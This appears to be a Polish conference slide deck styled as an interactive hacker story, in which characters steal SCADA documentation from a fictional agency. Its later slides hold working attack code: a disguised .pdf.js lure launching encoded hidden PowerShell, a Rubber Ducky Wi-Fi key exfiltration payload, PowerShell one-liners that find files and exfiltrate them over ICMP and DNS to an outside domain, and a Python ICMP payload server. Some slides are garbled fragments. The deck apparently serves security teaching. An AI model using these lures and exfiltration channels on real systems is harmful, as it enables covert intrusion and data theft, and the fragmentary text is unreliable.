



Dark Seeker: Ostatnia misja Build, Code & Hack

Paweł Maziarz
alphasec.pl

Poprzednio..

Ruda a.k.a. Chł

> WEJDZ DO ARCHIWUM

Wszedłeś do

Gda

Witaj Dark

cia.. To ni

Słyszałeś c

ji na tym p

j plan się

Tak czy ina

Aha. I odsz

> █

notes\2055\10\1000

Maja i Lenka zostały
Rudą, może coś wie

Ruda nie backupuje



<Ruda> Powinieneś odszyfrować moje pliki.

<DarkSeeker> Niby dlaczego?

<Ruda> Bo gramy do jednej bramki.

<DarkSeeker> Nie sądzę. Chcę tylko odzyskać

Nowy początek



<Ruda> Ekipa się spisała! Mamy wszystko!

<DarkSeeker> No cóż. Jednak warto czasem poprosić o pomoc.

<Ruda> Do wszystkiego trzeba dojrzeć.

<Ruda> MAO już się z tego nie otrząśnie.

<DarkSeeker> Co dalej?

<Ruda> Świat będzie potrzebował nowego lidera.

<DarkSeeker> Nie patrz tak na mnie. Jak chcesz, to sama się w to baw.

<Ruda> Zasiądziesz chociaż w Nowej Radzie?

<DarkSeeker> Dzięki, postoję. Ale będę miał was na oku, siostrzyczko..

<Ruda> Liczę na to.

O. Uwierz mi.

ć? Okłamałaś mnie. dzina. Nie mam

ciszku.. Właśnie, że

vstwu

bie pod aptm.in/

Między szumami na falach krótkich

<**Ruda**> Jest problem. Międzynarodowa Agencja Odbudowy nie upadła.

<**DarkSeeker**> Jak to możliwe? Przecież z Glitcherem i resztą ekipy upubliczniliśmy wszystkie ich brudy. Sfałszowane wybory, eksperymenty na ludziach, nawet te pieprzone podziemne serwerownie z dziećmi podpiętymi do sieci.

<**Ruda**> To nie wystarczyło. Chociaż trzyma im się to wszystko na sznurkach, to oni wciąż rozdają karty. I jest coś jeszcze..

<**DarkSeeker**> Mów.

<**Ruda**> Nie chcą powtórki. Odpalają operację *Czysta Wiedza*. Unieszkodliwienie wszystkich technicznych, którzy nie przeszli na ich stronę. Hakerzy. Admini. Programiści. Ty. Ja. Wszyscy.

<**DarkSeeker**> Wiedziałem, że kiedyś do tego dojdzie. Musimy znowu uderzyć. Ale nie będzie to już tylko sabotaż, nie tym razem.

<**Ruda**> Masz plan?

<**DarkSeeker**> Mam gniew.. Rozp***my ich. Do fundamentów. Apki, systemy, firmware. Zaatakujemy im nawet chłodzenie w serwerowniach. Zrobimy z nich gruz.

<**Ruda**> To będzie jak Stuxnet.. ale na sterydach?

<**DarkSeeker**> Nie.. To będzie koniec epoki.

<**Ruda**> To od czego zaczynamy?



Dobrze zacząć..

Glitcher to były agent wywiadu, który wykorzystał swoje umiejętności, aby po apokalipsie stworzyć sieć informacyjną. Pomógł Dark Seekerowi w zebraniu ekipy hakerów, z którymi wykradli MAO wrażliwe dokumenty.



- Jeśli wybierasz się do Glitchera, idziesz na slajd 27.
- Jeśli kontaktujesz się z Archiwistą, idziesz na slajd 31.

Archiwista to prawa ręka kanclerza MAO. W zamian za odszyfrowanie plików zdradził Dark Seekerowi kilka informacji. Dark Seeker czuje, że łączy ich wspólny wróg i mogą sobie pomóc nawzajem.



Hardware do głosowania

znanylekarz.pl/piotr-zarzycki/dietetyk/lodz#profile-reviews

Strona Główna / Dietetyk / Łódź ▾ / **Piotr Zarzycki**



Piotr Zarzycki ✓

Dietetyk więcej

Łódź 1 adres

★★★★★ 6 opinii



Hardware do głosowania

VAXstation 3200, lata 1980

Architektura:

VAX (Virtual Address eXtension), 32-bity,
CISC

RAM:
16MB

System operacyjny:
OpenVMS



AL 2000, lata 1980

Architektura:
brak danych

RAM:

brak danych, wystarcza na podstawowe
obliczenia

Wbudowany komparator rak w górze

System operacyjny:
C₂H₅OH OS



A kim w ogóle jest Paweł?

Paweł Maziarz
p@alphasec.pl
alphasec.pl
aptm.in/h



Dobrze zacząć..

Glitcher to były agent wywiadu, który wykorzystał swoje umiejętności, aby po apokalipsie stworzyć sieć informacyjną. Pomógł Dark Seekerowi w zebraniu ekipy hakerów, z którymi wykradli MAO wrażliwe dokumenty.



- Jeśli wybierasz się do Glitchera, idziesz na slajd 9.
- Jeśli kontaktujesz się z Archiwistą, idziesz na slajd 25.

Archiwista to prawa ręka kanclerza MAO. W zamian za odszyfrowanie plików zdradził Dark Seekerowi kilka informacji. Dark Seeker czuje, że łączy ich wspólny wróg i mogą sobie pomóc nawzajem.



Glitcher - po analizie leaków



Od: Glitcher

MAO posiada 2 sieci:

MARPNET - sieć biurowa, w której już byliśmy,
GRIDNET - zamkniętą sieć sterownia maszynami.

Dziwię się, że Big Bit Failure niczego ich nie nauczył - wszystkie urządzenia, maszyny, hale produkcyjne mają wpięte do GRIDNETu.

GRIDNET nie ma styku z MARPNETem, to zamknięta wyspa. Operatorzy na stacjach roboczych prawie nic nie mają, jedyny soft jaki pojawia się w doxach to MAO SCADA Link. To może być klucz. Warto dowiedzieć się o nim więcej. Odezwij się do Nexy.

Zdobyć informacje o MAO SCADA Link

Nexa zaproponowała, że pod pretekstem rozmowy o pracę wybierze się do MAO i z wykorzystaniem pendrive wstrzyknie payload, który poszuka na dyskach sieciowych dokumentacji MSL i ją wykradnie.

- Jeśli Nexa ma użyć PowerShell + BadUSB (Rubber Ducky) idziesz na [slajd 13](#).
- Jeśli Nexa bierze zwykłego pendrive z plikiem [Nexa-CurriculumVitae.pdf.js](#) jako malware idziesz na [slajd 11](#).



Nexa-CurriculumVitae.pdf.js



Nexa-Curriculum
Vitae.pdf

```
var shell = new ActiveXObject("WScript.Shell");  
shell.exec("powershell -w h -enc  
aQB3AHIAIABoAHQAAdABwAHMA0gAvAC8AYQBwAHQAbQBjAC4AcABsAC8AYwBhAGw  
AYwB8AGkAZQB4AA0ACgA=");
```

Nexa, JS lipa, Rubber Ducky lipa, plan B

Od: Nexa


Skrypty .js mają zablokowane.

I tak i tak przygotowałam Rubber Ducky, ale komputer na recepcji nie rozpoznał nowej klawiatury. Jakby mieli zablokowane. Ale mam plan B. Zauważyłam, że recepcjonistka pracuje na klawiaturze Logitecha, wezmę jakieś Arduino i zaimplementuję symulację klawiatury po swoim, przedstawiając się jako Logitech i udając wpisywanie klawiszy człowiekiem.

Odezwę się.



Rubber Ducky



The screenshot shows a GitHub repository page for 'hak5 / usbrubberducky-payloads'. The file 'Exfiltration-example1.txt' is selected, showing its commit history and code. The code is a PowerShell script for a USB exfiltration attack.

```
1  REM Example Simple USB Exfiltration Technique for Windows
2  ATTACKMODE HID STORAGE
3  DELAY 2000
4  GUI r
5  DELAY 100
6  STRING powershell "$m=(Get-Volume -FileSystemLabel 'DUCKY').DriveLetter;netsh wlan show profile name=(Get-NetConnectionProfile).Name key=clear|?{$_
7  ENTER
8  |
9
10 REM This short Powershell one-liner executes from the Windows Run dialog.
11 REM The drive letter of the volume with the label "DUCKY" is saved as $m.
12 REM The netsh command will get the network name and passphrase for the currently connected network ((Get-NetConnectionProfile).Name).
13 REM The results of the netsh command (filtered for only SSID and key) will be redirected (saved) to a file on the root of the "DUCKY" drive, saved a
```



Nexa, Rubber Ducky lipa, plan B

Od: Nexa

Recepcjonistka włożyła mojego Rubber Ducky, ale komputer nie rozpoznał nowej klawiatury. Jakby mieli zablokowane. Ale mam plan B. Zauważyłam, że recepcjonistka pracuje na klawiaturze Logitecha, wezmę jakieś Arduino i zaimplementuję symulację klawiatury po swoim, przedstawiając się jako Logitech i udając wpisywanie klawiszy człowiekiem. Muszę tylko wymyślić kanały infiltracji i eksfiltracji.


Odezwę się.



Zdobyć informacje o MAO SCADA Link

Wybierz sposób pobrania payloadu do szukania dokumentacji i eksfiltracji danych:

- Pobranie ICMP, eksfiltracja ICMP
- Pobranie DNS, eksfiltracja DNS
- Pobranie ICMP, eksfiltracja DNS
- Pobranie DNS, eksfiltracja ICMP



Wyszukiwanie plików na dyskach

Wyświetlenie zmapowanych dysków

```
Get-PSDrive -PSProvider FileSystem
```

Wyszukanie na dyskach plików spełniających kryteria

```
Get-PSDrive -PSProvider FileSystem | % { gci -ea 0 -r "$($_.name) :"  
-filter '*scada*.pdf' } | Select-Object -ExpandProperty FullName
```



Eksfiltracja

Eksfiltracja pliku ICMP

```
(gc -raw plik.pdf) -split "(?s)(.{1472})" -match "." |%  
{ [Net.NetworkInformation.Ping]::new().Send("alphasec.pl", 100,  
([Text.Encoding]::UTF8).GetBytes($_)) }
```

Eksfiltracja pliku DNS

```
(-join ((gc -raw plik.pdf).ToCharArray() |%{"{0:X2}"-f[int]$_}) -split  
"(.{64})" -match "." -replace "([\w]{16})", "`$1.").trim('.') |%  
{ Resolve-DNSName "$_.$(($i++)).alphasec.pl" }
```



Eksfiltracja

Eksfiltracja plików ICMP

```
Get-PSDrive -PSProvider FileSystem | % { gci -ea 0 -r "$($_.name):"
-filter "*scada*.pdf" } | % { (gc -raw $_.FullName) -split "(?s)(.
{1472})" -match "." | %
{ [Net.NetworkInformation.Ping]::new().Send("alphasec.pl", 100,
([Text.Encoding]::UTF8).GetBytes($_)) } }
```

Eksfiltracja plików DNS

```
Get-PSDrive -PSProvider FileSystem | % { gci -ea 0 -r "$($_.name):"
-filter "*scada*.pdf" } | % { (-join ((gc -raw
$_.FullName).ToCharArray() | %{"{0:X2}"-f[int]$_}) -split "({64})"
-match "." -replace "([\w]{16})", "`$1.").trim(".")) | % { Resolve-
DNSName "$_.$(($i++)).alphasec.pl" } }
```



Python icmp payloader

```
#!/usr/bin/env python3
# sysctl net.ipv4.icmp_echo_ignore_all=1

from scapy.all import *

payloads = {
    b"scadaicmp": b'Get-PSDrive -PSProvider FileSystem | % { gci -ea 0 -r "$($_.name):" -filter "*scada*.pdf" } | % {
(gc -raw $_.FullName) -split "(?s)(.{1472})" -match "."|%{ [Net.NetworkInformation.Ping]::new().Send("alphasec.pl",
100, ([Text.Encoding]::UTF8).GetBytes($_)) } }',
    b"scadadns": b'Get-PSDrive -PSProvider FileSystem | % { gci -ea 0 -r "$($_.name):" -filter "*scada*.pdf" } | %
{ (-join ((gc -raw $_.FullName).ToCharArray()|%{"{0:X2}"-f[int]$_}) -split "(.{64})" -match "." -replace "([\w]{16})",
"`$1.").trim("."))|%{ Resolve-DNSName "$_.$(($i++)).alphasec.pl" } }'
}

def handle_ping(pkt):
    if (pkt.haslayer(ICMP) and pkt[2].type == 8):
        try:
            dst = pkt[1].dst
            src = pkt[1].src
            seq = pkt[2].seq
            id = pkt[2].id
            payload = pkt[3].load

            response = payloads.get(payload, payload)

            print ("payload from %s: %s, response: %s" % (src, payload, response))

            reply = IP(src=dst, dst=src)/ICMP(type=0, id=id, seq=seq)/(response)
            send(reply, verbose=False)
        except:
            pass

if __name__ == "__main__":
    iface = "eth0"
    filter = "icmp and icmp[0]=8"
    sniff(iface=iface, prn=handle_ping, filter=filter)
```



DNS payloader

```
RwB\lAHQALQBQAFMARABYAGkAdgB\lACAALQBQAFMAUABYAG8AdgBpAGQAZQByACAARgBpAGwAZQBTAHkAcwB0AGUAbQAgAHwAIAA\lACA  
